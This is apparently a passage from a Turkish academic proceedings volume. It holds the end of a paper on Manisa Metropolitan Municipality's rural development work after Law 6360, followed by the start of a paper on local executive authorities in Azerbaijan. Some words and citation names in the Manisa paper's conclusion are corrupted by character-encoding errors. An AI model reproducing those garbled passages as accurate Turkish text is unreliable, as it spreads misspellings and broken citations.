Manisa Büyükşehir Belediyesi 2018 Yılı Performans Programı incelendiğinde; “yerel ekonomiyi geliştirici, istihdam olanaklarını artırıcı beşeri altyapının oluşturulması” performans hedefi altında on iki adet performans göstergesi belirlenmiş olduğu görülmektedir:

- Kişisel beceriyi artıracak eğitimlere katılacak vatandaş sayısı
- MABEM kurslarından yararlanacak öğrenci sayısı
- Kırsal kesime yönelik tarımsal verimliliği artırıcı eğitimlerin verileceği çiftçi sayısı
- Meyve fidanı dağıtımı yapılacak çiftçi sayısı
- Ürün tanıtım ve markalaşma adına tarım ürünlerinin tanıtılması
- Erken uyarı istasyonu ve çilek örtü sisteminin kurulması
- Dağıtılacak damızlık hayvan sayısı
- Yapımı ve bakımı gerçekleştirilecek tarımsal ilaçlama suyu tesisi sayısı
- Dağıtımı yapılacak fide sayısı

- Dağıtımı yapılacak arıcılık malzemeleri sayısı
- Dağıtımı yapılacak süt soğutma tankı sayısı
- Üreticiler için Ortak makine parkı oluşturulması için makine ve ekipman alımı

Tüm bu faaliyetler için 2018 yılı bütçesinde yukarıda sayılan hedeflere 9.840.000 TL. bütçe payı ayrıldığı görülmektedir.

Manisa Büyükşehir Belediyesi Kırsal Hizmetler Daire Başkanlığı Çalışma Yönetmeliği madde 7’de daire başkanlığının ana görevleri şu şekilde belirtilmiştir:

a) Kırsal alanlarda ekonominin geliştirilmesi ve iş imkanlarının artırılması, insan kaynaklarının örgütlenme düzeyinin ve yerel kalkınma kapasitesinin geliştirilmesi, kırsal alan fiziki altyapı hizmetlerinin geliştirilmesi ve yaşam kalitesinin artırılması, kırsal çevrenin korunması ve geliştirilmesini sağlamak. Tarım ve Hayvancılık üretimlerinin, işlenmesi, korunması, depolanması ve pazarlanmasının geliştirilmesi için planlama, projelendirme, ihale ve şartnamelerinin hazırlanması ve uygulama çalışmalarının yapılmasını sağlamak.

b) Kırsal alandaki tarımsal, sosyal ve kültürel envanterleri hazırlamak ve sonuçlarını ilgili kurumlar ile paylaşmak.

c) Alternatif ürün çeşitliliğini sağlamak için il düzeyinde programlar geliştirmek, tarımsal gerilemeleri önlemek için projeler geliştirip uygulanmasını sağlamak üzere gerektiğinde diğer kuruluşlarla işbirliği yapmak.

ç) Tarımsal yapı tesisleri yapılması konusunda ihtiyaçları belirlemek ve ilgili daire başkanlıkları ile projeler geliştirmek.

d) Kırsal alanlardaki yerleşim yerlerinde atıl durumda olan okulların Kırsal Halk Eğitim Merkezleri olarak düzenlenmesi için çalışmalar yapar. Bu merkezlerde çiftçilerin, gençlerin ve özellikle kadınların yerel girişimcilik kapasitesinin geliştirilmesi, el sanatları, sosyal ve kültürel konularda kırsal alanlarla kentler arasında toplumsal dayanışma yaratmak amacıyla eğitimler düzenlemek.

e) Bölgenin tarım alanlarını, su kaynaklarını, yaylalar ve meralarını korumak ve geliştirmek.

f) Yöresel ekonomiyi geliştirmek üzere, ürün tanıtım organizasyonları ve şenliklerinin düzenlenmesini desteklemek.

g) İl genelinde kırsal turizm potansiyeli bulunan kırsal alanlar etüd edilerek seçilen kırsal turizm pilot uygulama bölgelerinde, kırsal alandaki tarım turizmine konu edilen bölgenin tarımsal potansiyeli, doğal güzellikleri ve kültür değerleri esas alınarak yerleşim yerlerinde imar planının hazırlanması, rekreasyon düzenleme çalışmalarını yapmak ve geleneksel mimariyi korumak için restorasyon ihtiyacının desteklenmesi, kırsal kültürel mirası korumak ve köy müzeleri oluşturmak, Eko-köy (Organik Köy) uygulamalarını desteklemek ve standartlarının geliştirilmesi konularında projeler geliştirmek. Kırsal Turizm pilot uygulama bölgelerinde alt yapı hizmetlerinin yapılması, bunun için gerekli tesisleri kurmak, kurdurmak, işletmek ve işletletmek için ilgili daire başkanlıkları ve ilgili kuruluşlarla işbirliği yapmak.

ğ) Kırsal alanlarda üretilen bazı ürünlerin marka olması için projeler geliştirmek ve desteklemek.

h) Aile çiftçiliğini geliştirmek ve desteklemek, üretici pazar yerlerinin kurulması, yol üzeri ürün satış yerlerinin düzenlenmesi konularında ilgili daire başkanlıkları ve ilgili kuruluşlarla işbirliği yapmak.

ı) Üretici örgütleri olan kooperatifler ve birliklerin çalışmalarını desteklemek için projeler geliştirmek.

i) Bölgemiz tarım ekonomisini geliştirmek için yurt içi ve yurt dışında düzenlenen tarım, gıda sanayi ve turizm fuarlarına katılmak, tanıtım standları kurmak ve ilgili üreticilerin ve firmaların katılımını organize etmek.

j) Daire başkanlığı hizmet konularında yurt içindeki ve yurt dışındaki finans kuruluşlarından faydalanmak için projeler geliştirmek . Kamu kurumları, özel kuruluşlar ve sivil toplum kuruluşları ile proje ortaklıkları yapmak.

k) Daire başkanlığı hizmet konularında tanıtım, halkın bilinçlenmesi ve duyarlılığın artırılması amacıyla; çalışma atölyeleri, konferanslar, seminerler, sempozyumlar düzenlemek, eğitim ve yayın malzemeleri (broşür, afiş, dergi, kitap, cd, film) hazırlamak, hazırlatmak ve dağıtmak.

Kırsal Hizmetler Dairesinin görev alanlarına bakıldığında şunları ifade edebiliriz:

- kırsal alanda ekonominin geliştirilmesi ve iş imkanlarının artırılması
- tarımsal potansiyelin geliştirilmesi ve buna bağlı olarak bunun projelerle desteklenmesi
- bölgenin su kaynaklarının korunması
- tarımsal amaçlı su göletleri ve hayvan içme sularının yapılması ve bunların projelendirilmesi
- meraların ve tarımsal alanların korunması ve geliştirilmesi
- alternatif ürün çeşitliliği sağlamak
- kırsal turizmin geliştirilmesi

Kırsal Hizmetler Dairesinin faaliyetlerine bakıldığında Manisa'nın kalkınması için önemli potansiyel alanlar olan tarım ve hayvancılık sektörlerine özel önem verildiği görülmektedir. Örneğin; Manisa Büyükşehir Belediyesi, il genelinde tarım ve hayvancılığın gelişmesi maksadıyla, Sarıgöl'de üretimi arttırmak ve çiftçinin kalkınmasına katkıda bulunmak için Sarıgöl ilçesinde üreticilere toplamda 1.092 adet zeytin fidanı dağıtmıştır. Bu kapsamda Manisa Büyükşehir Belediyesi Kırsal Hizmetler Dairesi Başkanlığı, Manisa'nın 17 ilçesinde 122 bin 500 adet zeytin fidanı, 15 bin adet ceviz fidanı, 11 bin 600 adet badem fidanı dağıtmış, kırsal alandaki çiftçiler için yapılan harcama 685 bin TL'yi bulmuştur.

Yine tarım sektöründe yapılan bir diğer çalışma ise görece diğer ilçelerden geri kalmış bir bölge olan Gördes ilçesinde hayvan içme suyu göletleri tamamlanmış ve üreticilere teslimi yapılmıştır. Yapılan gölet çalışması bölgede bulunan hayvan üreticileri için önemli bir altyapı sağlamıştır.

Manisa Büyükşehir Belediyesi Kırsal Hizmetler Dairesi Başkanlığı tarafından yürütülen örtü altı yetiştiriciliğinin geliştirilmesi (Seracılık) Projesi kapsamında Alaşehir'de 7, Sarıgöl'de ise 10 tane sera üreticilere teslim edilmiştir. Bu sayede kırsal kalkınmanın sağlanması, üreticilerin gelir düzeylerinin artırılarak hayat standartlarının yükseltilmesini temin edilmek istenmiştir.

Bu projelerle birlikte yeni kurulan Manisa Büyükşehir Belediyesi Kırsal Hizmetler Dairesinin yönetişimci bir anlayışla halkın katılımını da karar süreçlerine dahil ettiği görülmektedir. Bu amaçla büyükşehir belediyesinin kırsal bölgelere götürdüğü hizmetlerin yanında vatandaşlardan gelen makul talepleri de projelendirerek vatandaşların hizmetine sunduğu görülmektedir.

Manisa Büyükşehir Belediyesi Kırsal Hizmetler Dairesi Başkanlığı tarafından Gördes'te tarımsal sulama tesisi tamamlanarak hizmete sunulmuştur. Gördes'e yapılan tarımsal sulama tesisi ile birlikte 70 çiftçinin faydalanacağı 616 dekar arazi ortaya çıkmıştır.

Kırsal kalkınma konusunda Manisalı üreticilerin faydalanmasını sağlamak amacıyla 9 ilçeden 14 noktada İklim İstasyonları kurulmak suretiyle Bağ Tahmin ve Erken Uyarı Sistemi faaliyete geçirilmiştir. Bu sayede yerel üreticilerin, Manisa Büyükşehir Belediyesi'nin internet sayfasından oluşturulan link ile son 3 günlük sıcaklık, yağış, rüzgar hızı ve toprak nemi ölçümlerini takip edebilmeleri yerel kalkınma için önemli bir bilgi altyapısı oluşturmaktadır. Dahası Bağ Tahmin ve Erken Uyarı Sisteminin bitkisel üretimde hastalık ve zararlılarla mücadelede ilaçlamanın gerekli olup olmadığına karar vermek, en uygun ilaçlama zamanını saptamak, üreticileri uyarmak, zirai ilaçların

insan sağlığına ve çevreye yaptığı zararı en aza indirmek amacıyla da faaliyete geçirildiğini soyleyebiliriz.

Manisa Büyükşehir Belediyesiinin kırsal kalkınma hususunda bir diğer projesi ise Manisa’da arıcılığın geliştirmesini amaçlayan “Arı Kolonilerinin Güçlendirilmesi ve Bal Veriminin Arttırılması Projesi”dir. Bu proje kapsamında bedelsiz olarak toplam 5.500 adet ana arı dağıtımı yapılmıştır.

3. Sonuç ve Tartışma

2017 yılı adrese dayalı nüfus kayıt sonuçlarına göre Türkiye nüfusu toplam 80.810.525 olup, bu nüfusun yaklaşık %78’i (62.717.604) otuz büyükşehirde yaşamaktadır. Bu yönüyle metropol yönetiminin incelenmesinin ne derece önemli olduğunu vurgulamak gerekmektedir. Metropoller, nüfus itibariyle büyük kentlerin zamanla gelişmesi ve yeni ihtiyaçların ortaya çıkmasıyla oluşmuştur. 5393 sayılı Belediye ve 5216 sayılı Büyükşehir Belediyesi Kanunlarının yrrlēe girmesi kentlerin hızla deēiřen bu taleplerine uygun hizmet verilmek istenmesinden kaynaklanmaktadır.

6360 Sayılı Kanunun ise muhteviyatı bakımından birçok açıdan tartışılması gereken bir yapıya sahip bir kanun olduğu düşünülmektedir. Bu kanun sonrasında bir yanıyla büyükşehir belediyelerine verilmek istenen görevler ile birlikte büyükşehir belediyelerinin görevleri, yetkileri ve yükümlülükleri artmıştır. Diğer yandan ise bu kanundan kaynaklı hizmet sunumunda yaşanan ve yaşanması muhtemel sorunlar da bulunmaktadır. Özellikle kanunun metropollerde kırsal alan-kentsel alan ayırımına bakışı, büyükşehir belediyelerinin kırsal alana hizmet götürmesinde karřılařabileceēi güçlükler tartışılmaya deēer bir konudur.

Ayrıca Türk yerel yönetim sisteminde köy önemli bir birim olarak görülmektedir. Buna karşın, 6360 Sayılı Kanun ile mahalleye dönüşen köylerin etkinlikleri tamamen ortadan kalkmıştır.

Köylerin geleneksel yapısında var olan tarım ve hayvancılıkla uērařma, suyu bedava kullanma, vergi muafiyetine sahip olma gibi özellikler, büyükşehir belediyesi sınırlarında yer alan köyler için artık geçerli deēildir. Bu köylerin belediye sınırlarına alınmasıyla (mahalle haline dönüştürülmesiyle) birlikte bu hak ve menfaatleri ortadan kalkmış ve hayat köylüler için daha pahalı, daha karmaşık hâle getirilmiştir. Böylece köylerin ekonomik ve sosyal hayatları kısıtlanmıştır (Aksu, 2012: 9).

Çalışmamızda 6360 sayılı kanun sonrasında Manisa Büyükşehir Belediyesi uhdesinde ihdas edilmiş Kırsal Hizmetler Dairesinin çeşitli dokümanları analiz edilmek suretiyle yeni oluşan yapının kırsal kalkınmaya bakışı ortaya konulmaya çalışılmıştır. Öncelikle şunu ifade etmeliyiz ki; 6360 sonrasında kırsal kalkınma hususunda 30 büyükşehirde organizasyon yapılanmasında farklılıklar bulunmaktadır. Bazı büyükşehirlerde kırsal hizmetler dairesi sorumluluk alanlarına bakıldığında ulaşım ve altyapı projelerinin de yeni oluşan bu dairenin görev alanına girdiēi görülmektedir. Manisa Büyükşehir Belediyesi Kırsal Hizmetler Dairesi rneēinde olduğu gibi büyük ölçekli altyapı ve ulaşım projelerinin sorumluluk alanına dahil edilmeyip sadece tarım ve hayvancılık odaklı bir sınırlamanın da olduğu bilinmektedir.

Sonuç olarak şunu ifade etmeliyiz ki; elbette Manisa Büyükşehir Belediyesi Kırsal Hizmetler Dairesi çalışmalarının kırsal alanda bir sosyo-ekonomik canlılık yaratabileceēini öngörebiliriz. Ancak bununla birlikte tarım ve hayvancılık politikalarında merkezi idarenin sorumluluēunda yürütülecek büyük ölçekli projelere daha çok ihtiyaç olduğu açıktır. Ekonomisi büyük ölçüde tarım ve hayvancılıēa dayanan kırsal yerleşimlerde ekonomik sorunlar kuşkusuz planlama baēlamında ncelediēimiz/nemsediēimiz kimliēin korunması, yaşam kalitesinin artırılması, kırdan kente göçün önlenmesi gibi sorunların önüne geçmektedir. Oysa istihdamın artırılması, daha çok merkezi yönetimin le ve ble leēinde vereceēi kararlar, izleyeceēi kırsal kalkınmaya yönelik politikalar sonucunda saēlanabilecek gelişmelerdir. Elbette ki, yerel yönetimlerin de bu yönde önemli katkıları olacaktır ancak, bu bütünleşik bir le ve ble kalkınma modelleri kapsamında saēlanacak gelişmelerin yanında ufak çapta girişimler olarak kalmaktadır (rkmez ve elik,2016;90).

Manisa Büyükşehir Belediyesine 160 km ötedeki 1.000 metre rakımlı bir köye de (Demirci İlçesi Akıncılar Mahallesi), şehrin içindeki yere de mahalle denilerek aynı statünün verilmesinin makul olmadığını belirtmek gerekmektedir. Bu durum, özellikle tarım ve hayvancılık politikaları, kırsal kalkınma politikaları göz önüne alındığında “beledi” hizmetler için kurulmuş belediyelerin hizmet ve yetki alanlarında erişimi ve etkinliği güçleştirebilecektir.

6360 sayılı kanun sonrasında Manisa’da kapatılan köy sayısı 132, orman köyü sayısı ise 648 olup toplam 780 adet kırsal alan sosyolojik manada değişmeye kendiliğinden maruz kalmadan kağıt üzerinde kentsel alan ilan edilmiştir. Başka bir ifadeyle tüzel kişiliği bulunan, bir yerel yönetim birimi olan köyler ve orman mevzuatının önemli özneleri olan yönetsel bir birimin varlığına büyükşehir belediyelerinde son verilmiştir. Bu durum kentin kalkınmasında çok önemli bir payı olan tarım ve hayvancılık sektörlerinin gözetilerek 6360 sayılı kanunun yönetişimci, bilimsel çalıştaylar yapılmak suretiyle tekrar gözden geçirilmesi gerektiğini bizlere hatırlatmaktadır.

KAYNAKÇA

- Adıgüzel, Şenol (2012), “6360 Sayılı Yasa’nın Türkiye’nin Yerel Yönetim Dizgesi Üzerine Etkileri: Eleştirel Bir Değerlendirme”, *Toplum ve Demokrasi Dergisi*, Sayı: 13-14, s. 167.
- Akıllı, Hüsnüye – Kızılboğa Özaslan, Rüveyda (2015), “6360 Sayılı Kanuna İlişkin Literatür Taraması”, *Akdeniz İİBF Dergisi*, Sayı 30.
- Aksu, İsmail Faruk (2012), “On Üç İlde Büyükşehir Belediyesi Ve Yirmi Altı İlçe Kurulması İle Bazı Kanun Ve Kanun Hükmünde Kararnamelerde Değişiklik Yapılmasına Dair Kanun”, TASAV (Türk Akademisi Siyasi Sosyal Stratejik Araştırmalar Vakfı) Bilgi Notu, Sayı: 1, s. 2-10.
- Çelikyay, Hicran, (2014), Değişen Kent Yönetimi ve 6360 Sayılı Büyükşehir Yasası, SETA, Sayı:101, s.10.
- Görmez, Kemal, Türkiye’de Anakent Yönetiminin Sorunları Çağdaş Yerel Yönetimler Dergisi, 1993, Sayı 1, s. 19.Osman Nuri (Ergin), Mecelle-i Umur-i Belediye, c. I, İstanbul, 1338 (1922), s. 1.
- Green, Gary Paul -Zinda, John Aloysius (2013), “Rural Development Theory”, *Handbook of Rural Development*, Green, Gary Paul (Ed.), Cheltenham: Edward Elgar, s. 3-20.
- Gündüzöz, İlker, (2011), Türkiye Uygulamaları Çerçevesinde Metropol Belediye Kavramı, Avantajlar ve Dezavantajlar, Türkiye Belediyeler Birliği, Ankara, s. 13-14.
- Kızılboğa, Rüveyda - Alıcı, Orhan Veli (2012), “Türkiye’de Kırsal Alan Belediyeciliği Ve Büyükşehir Belediyelerinde İl Mülki Sınırı Uygulaması”, *Türk İdare Dergisi*, Sayı: 476, s.353-381.
- Manisa Büyükşehir Belediyesi 2016 Yılı Faaliyet Raporu
- Manisa Büyükşehir Belediyesi 2015-2019 Stratejik Planı,
- Manisa Büyükşehir Belediyesi 2018 Yılı Performans Programı
- Ozan Zengin, Büyükşehir Belediyesi Sisteminin Dönüşümü: Son On Yılın Değerlendirmesi, Ankara Barosu Dergisi, 2014/2, s.113.
- Ürkmez, Kılınç, Çelik, Hayat Zengin, (2016), 6360 Sayılı Yasayla Mekansal İlişki Sisteminin Kır-Kent İkileminde Yeniden Yapılanışı ve Yerel Yönetimler: Kayseri İli Örneği, Çağdaş Yerel Yönetimler, Cilt 25 Sayı 3 Temmuz 2016, s.69-94.
- Yıldırım, A. ve Şimşek, H. (2000). Sosyal bilimlerde nitel araştırma yöntemleri. Gözden geçirilmiş 2. Baskı. Ankara: Seçkin Yayıncılık.

Azerbaycanda Yerel İdarietmede İcra Hakimiyyetlerinin Rolü ve Onların Maliyesi

Cabbar HÜSEYNLİ*

Öz

Azerbaycan Cumhuriyetinde 1 özerk cumhuriyet, 66 ilçe, 77 şehir, 257 kasaba ve 4260 köy vardır. 11 ilçemiz ise Ermenistan hükümeti tarafından işgal altında bulunmaktadır. Sahasına göre Quba, nüfuz sayına göre ise Masallı en büyük ilçelerdir.

Çalışmada, Azerbaycanda yerel idarietmede icra hakimiyyetlerinin hangi bir role sahip olmasından, onların müasir günümüzdeki yetkileri, yapısı, maliyesi, gelir kaynakları ve diğer özellikleri araştırılarak ortaya koyulmaktadır. Makale Ana Yasada icra hakimiyyetlerinin nasıl öneme sahip olmasından, onların Cumhurbaşkanlığı tarafından onaylanan tüzüğü hakkında geniş bilgiler içermektedir. Dolayısıyla çalışmamda yerli icra hakimiyyetlerinin başçıların öz failiyyetlerinin nelerden oluşması, vatandaşların hukuk ve özgürlüklerinin, ayrıca onların kanuni çıkarlarını nasıl korunması, uygun arazinin ahalisinin rifahını iyileştirmek adına ekonominin ne gibi önemli role sahip olması, kamu spotunun dikkata alınmasında, sosyal ve kültürel alanların gelişmesinin sağlanması için icra hakimiyyetlerinin ne gibi işler gördükleri incelenerek analiz edilecektir.

Anahtar kelimeler: İcra hakimiyyetleri, maliye, yerel idarietme

Key Words: Executive Powers, finance, local management

Resume: There is one autonomous Republic, 66 regions, 77 cities, 257 small towns and 4260 villages in Republic of Azerbaijan. But 11 regions are under the occupation by Armenian Government. According to the ground Guba, but due to population Masalli are the biggest regions among the others. The article describes the role of executive powers in local management, exposes their modern responsibilities in modern life, its structure, finance and profit resources in Azerbaijan and clarifies other specific features. It also deals with the significance of executive powers in Azerbaijan, their statutes confirmed by president.

In addition, the activities of the Chiefs of Executive Powers, the protection of citizens' rights and independence, as well as shielding their legal position are being researched. The author also has explored how to improve the welfare of the population in definite area and how this activity is important for the economy. Furthermore, he has analyzed taking into account the social opinions and the work done by executive powers for the development of social and cultural spheres.

GİRİŞ

Kamu idaresi, bilimsel literatürde ve birçok ülkenin kanunlarında yaygın bir şekilde kullanılmaktadır. Bu tasvir Azerbaycan Cumhuriyeti döneminde Sovyetler Birliği'ne giren dönemde geniş bir biçimde kullanılmıştır. Sovyetler Birliği dağıldıktan ve Azerbaycan Cumhuriyeti kendi bağımsızlığını kazandıktan sonra halkımız kendisinin asırlık devlet geleneklerini devam ettirerek, Azerbaycan devletinin bağımsızlığını, egemenliğini ve toprak bütünlüğünü korumaya muktedir olan demokratik, hukuki ve laik devlet kuruculuğuna başladı (İdari Hukuku, 2015; 6).

Azerbaycan'ın siyasi sistemi, yapısal gelişimini 12 Kasım 1995 tarihinde yeni anayasanın kabulü ile tamamladı. Anayasanın yirmi üçüncü maddesine göre Azerbaycan Cumhuriyeti'nin bir bayrağı, bir arması ve bir milli marşı vardır. Ülkede devlet iktidarı, iç sorunlarda sadece yasa ile sınırlıdır, uluslararası ilişkilerde ayrıca uluslararası anlaşmaların hükümleri ile sınırlıdır.

Azerbaycan cumhurbaşkanlığı bir cumhuriyettir ve icra yetkisi cumhurbaşkanına aittir. Hükümet başbakanın ve diğer seçilmiş parlamento üyelerinin elinde cemlenmiştir. Azerbaycan halkına ise egemenlik hakkı verilir.

Şu anda Azerbaycan Cumhuriyeti cumhurbaşkanı İlham Aliyev'tir. Cumhurbaşkanı, evrensel, eşit, doğrudan oyla, özgürce ve gizli oy ile 7 yıllık bir dönem için seçilir. Azerbaycan'ın yasama organı Azerbaycan Cumhuriyeti Milli Meclisi'dir ve Milli Meclis başkent Bakü'de bulunur. Parlamento tek üyeli ve 125 millet vekilinden oluşuyor.

GENEL BİLGİLER

Azerbaycan, Batı Asya ile doğu Avrupalının kesişim noktası olan Kafkasyada yer alan bir ülkedir. Güney Kafkasyanın en büyük yüzölçümüne sahip ülkesi olan Azerbaycanın doğusunda Hazar Denizi, kuzeyinde Rusya, kuzeybatısında Gürcistan, batısında Ermenistan ve güneyinde İran ile komşudur. Kendisine bağlı ve blokaj durumunda olan Nahçıvan Özerk Cumhuriyetinin ise kuzey ve doğusu Ermenistan ile, güneyi ve batısı İran ile çevrilmiştir, kuzeybatısında ise Türkiye ile de kısa sınırı bulunmaktadır. Azerbaycan'daki en eski insan yerleşimleri Taş Devri'ne kadar uzanır, bu yerleşimin

* Azerbaycan Devlet İktisat Üniversitesi, jabbar_huseynli@unec.edu.az

bulgularına Azıh Mağarası'nda rastlanmıştır ve Kuruçay kültürü adıyla tanınır. Azerbaycan, zengin kültürel mirasa sahip bir ülkedir. Müslümanların çoğunlukta olduğu ülkeler arasında opera, tiyatro gibi sahne sanatlarını barındıran ilk ülke olma özelliğini taşımakta bulunmaktadır.

Azerbaycan Cumhuriyetinde 1 özerk cumhuriyet, 66 ilçe, 77 şehir, 257 kasaba ve 4260 köy vardır. 11 ilçemiz ise Ermenistan hükümeti tarafından işgal altında bulunmaktadır. Sahasına göre Quba, nüfuz sayına göre ise Masallı en büyük ilçelerdir. Özerk Cumhuriyetinin başında Ali Meclis başkanı durur ve orada en önemli yetkiye sahip bulunmaktadır. Şehir ve ilçelerimizde idariyetmede icra hakimiyetinin başçıları, kasaba ve köylerimizde ise icra hakimiyeti temsilcileri bulunmaktadır.

İCRA HAKİMİYETLERİ

1. icra hakimiyetlerinin başçıları

Azerbaycan Cumhuriyeti Anayasasının 124. Maddesinin I. Kısımına uygun olarak yerlerde idariyetme yetkisi, yerel icra hakimiyeti başçıları tarafından uygulanmaktadır. İcra hakimiyeti Başçıları Azerbaycan Cumhuriyeti Cumhurbaşkanı görevden alır ve ya atanır. Nahçıvan Özerk Cumhuriyeti'ndeki yerel icra hakimiyeti başçıları, Nahçıvan Özerk Cumhuriyeti Ali Meclis Başkanı'nın sunumuna dayanarak Azerbaycan Cumhuriyeti Cumhurbaşkanı tarafından görevden alır ve ya atanır. Azerbaycan Cumhuriyetinde İcra hakimiyeti Başçıları yürüttüğü görevden dolayı Cumhurbaşkanı karşısında sorumlulukları vardır.

1.1 onların faaliyet alanı

İcra hakimiyeti Başçıları ilçelerde, şehirlerde ve kasabalarda Azerbaycan Cumhuriyeti Anayasasının, Azerbaycan Cumhuriyeti yasalarının, Azerbaycan Cumhuriyeti Cumhurbaşkanı kararnamelerini ve emirlerini, Azerbaycan Cumhuriyeti Bakanlar Kurulu kararlarını, vatandaşların hak ve özgürlüklerinin, yasal çıkarlarının, ilgili bölgenin ekonomik, sosyal ve kültürel gelişimini sağlamak, devlet çıkarlarının ve yerel çıkarların koordinasyonunu sağlamaktır.

Yerel icra hakimiyetlerinin başçıları ilçelerde, şehirlerde ve şehir bölgelerinde icra hakimiyetlerinin başçıları ilgili idari - toprak birimlerinde icra hakimiyetini gerçekleştirirler. İcra hakimiyetlerinin başçıları aynı zamanda hiçbir seçimli veya amaçlı görev alamazlar, bilimsel, pedagojik ve yaratıcılık faaliyeti dışında hiç bir özel teşebbüs, ticari ve diğer ücretli faaliyetle meşgul olamazlar, vazife maaşından, ayrıca bilimsel, pedagojik ve yaratıcılık faaliyetine göre aldığı onlar başka ücret alamazlar.

Azerbaycan Cumhuriyeti Anayasası'nın 124. maddesinin I. bölümü uyarınca icra yetkisi icra hakimiyeti başçıları tarafından uygulanır.

Azerbaycan Cumhuriyeti Cumhurbaşkanı yürüttüğü görevlerden dolayı icra hakimiyeti başçıları sorumludur.

Yerel icra hakimiyeti başçılarının etkinliği aşağıdaki ilkeler üzerinde gerçekleştirilir:

- Vatandaşların hak ve özgürlüklerinin korunması, yasal çıkarları;
- ilgili alan nüfusun refahının iyileştirilmesi için ekonominin, sosyal ve kültürel alanların geliştirilmesinin sağlanması;
- yasallık;
- devlet çıkarlarının ve yerel çıkarların koordinasyonu;
- tanıtım ve kamuoyu. (supremecourt.gov.az, 1999)

İlçelerde, şehirlerde ve şehir ilçelerinde icra hakimiyetlerinin başçıları Azerbaycan Cumhuriyeti Anayasası, Azerbaycan Cumhuriyeti kanunları, Azerbaycan Cumhuriyeti Cumhurbaşkanı fermanları ve kararnameleri, Bakanlar Kurulu kararları, Nahçıvan Özerk Cumhuriyetinde aynı zamanda Nahçıvan Özerk Cumhuriyeti Anayasası ve kanunları, Nahçıvan Özerk Cumhuriyeti Bakanlar Kurulu kararları uyarınca icra faaliyetini gerçekleştirir, vatandaşların hak ve özgürlüklerini, yasal çıkarlarını, uygun arazinin ekonomik, sosyal ve kültürel gelişimini, devlet menfaatlerinin ve yerel menfaatlerin uzlaşdırılmasını sağlıyor.

Yönetim başkanının çifte vatandaşlığına, başka devletler karşısında sorumluluğa izin verilmez, ayrıca o, din görevlisi olamaz.

İcra hakimiyeti, bazı devlet organlarının ve yetkililerinin icra ve kararname yapma faaliyetlerini

organize eden ve uygulayan devlet gücünün dallarından biridir.

2. yerel idariyetmede rolü, önemli özellikleri

Birleştirilmiş devlet iktidarı oluşturan yasama, icra ve yargı bağımsız ve kendi yetkilerinin sınırları içinde etkileşime girer. Bu ilke Sovyet döneminde terk edildi. O zaman "icra hakimiyeti ile yasama hakimiyetini birleştirmek" gibi sloganlar kullanıldı. Bu sloganlar, doğrudan bilim ve uygulamaya uygulanmış ve "Sovyetlerin Tüm Yetkileri" gibi fikirlerin oluşmasına yol açmıştır. Eski Sovyetler Birliği'ndeki güçlerin bölünmesi resmen Batı bilim adamlarının fikri olarak kabul edildi ve kamu idaresine uygulanmadı. Aslında "güçlerin bölünmesi" teorisi şu ilkedен kaynaklanmaktadır:

- Eyalet iktidarı bir kişiye veya bir devlet organına aitse, bu totaliter ve antidemokratik bir rejimdir;
- devlet gücü tek başına yasama yetkisi ile kısıtlanamaz. Çünkü verilen veya başka bir hedefin performansı için tek bir temel oluşturur (İdari Hukuku, 2015; 11).

İcra hakimiyeti üç devlet güç şubesinden biridir. Birbirleriyle yakından bağlantılı bazı devlet organlarının sisteminde temsil edilmektedir. Bu sistem, kamu kurumlarının ve çalışanlarının büyük çoğunluğunu kapsar ve geniş haklara sahiptir. Azerbaycan Cumhuriyeti Anayasasına uygun olarak icra hakimiyetinin birim sistemini yukarı, merkezi ve yerel icra organları oluşturuyor. İcra yasaları icra hakimiyetinin ana işlevidir.

Azerbaycan Cumhuriyeti'nde icra yetkisi Azerbaycan Cumhuriyeti Cumhurbaşkanı'na aittir.

Azerbaycan Cumhuriyeti'nin siyasi sistemine göre, cumhurbaşkanı devlet başkanıdır. Azerbaycan Cumhuriyeti Devlet Başkanı'nın bir devlet başkanı statüsü, Azerbaycan Cumhuriyeti Anayasa'sının 8-ci maddesine de yansımaktadır.

İcra hakimiyeti, diğer devlet gücü dallarından aşağıdaki özelliklerle farklılık göstermektedir: (İdari Hukuku, 2015; 12)

1. İcra yetkisi, tek devlet iktidarının bağımsız bir koludur ve yasama organı ve yargı ile yakından etkileşim halindedir.

2. İcra yetkisi yalnızca işlevsel otorite bakımından bağımsızdır. Kanunların pratikte gerçekleştirilmesine hizmet eder. Devlet iktidarının diğer yetkilileri yasa koyucunun ve yargının tarafında yer alır.

3. İcra hakimiyeti, güçlerin ayrılması ilkesine dayanan devlet iktidar mekanizmasının vazgeçilmez bir özelliğidir. Yasama ve yargı ile etkileşim halinde faaliyet göstermektedir.

4. İcra hakimiyeti başkalarının faaliyetleri ve davranışları üzerinde belirli bir etki yaratma ve başkalarının iradesini kendi iradelerine tabi etme hakkına sahiptir. Kolluk ve kolluk kuvvetleri tarafından icra edilmektedir. İcra branşının bu işareti devletin hukuki niteliğini açıklar. Bu özellik, yönetici yönetimi kendi kendini yönetme aracı olarak ayırmanıza olanak tanır.

5. İcra hakimiyeti, devlet iktidarının bağımsız bir koludur ve devletin performansı ile tanımlanamaz. Bu tür bir devlet faaliyeti icra hakimiyeti vasıtasıyla yürütülür. Bu durumda, icra hakimiyetinin icranın işlevsel güçlerinin bir ifadesidir.

6. İcra hakimiyeti aslında bir tür yasal işlemdir. Kolluk uygulamalarında özel bir kolluk kuvveti olarak anlaşılmaktadır. Kolluk faaliyetlerinin adli makamlar tarafından da yapıldığı unutulmamalıdır. Bununla birlikte, kolluk uygulama içeriği ve amacı farklıdır. Mahkemenin kolluk uygulamaları, mevcut mevzuatın ihlaliyle bağlantılı olarak uygulanır. İcra hakimiyeti tarafından yürütülen yasa uygulama faaliyeti onun etkisi altında sosyal, ekonomik, kültürel vb. tesislerin normal ve etkin faaliyeti için mevzuat gerekliliklerinin doğrudan uygulanması sürecinde kullanılır.

7. İcra hakimiyeti kendisi, belirli icra yetkisine sahip belirli konuların etkinliğine kendini verir. Devlet otoritesi mekanizmasındaki yetkili makamlarla icra yetkisi sağlandı. Elbette, devlet iktidarının yasama ve adli makamları icra yetkisi sistemine dahil değildir.

Böylece, icra hakimiyeti devlet kurumları vasıtasıyla "dinamik" özelliklerini elde eder. Bunlar, icra hakimiyeti olarak konu olarak hareket ederler. Azerbaycan Cumhuriyeti Anayasa'ya göre, yürütme organları Azerbaycan Cumhuriyeti'nde tek icra hakimiyeti sistemini oluşturmaktadır (president.az, 2016).

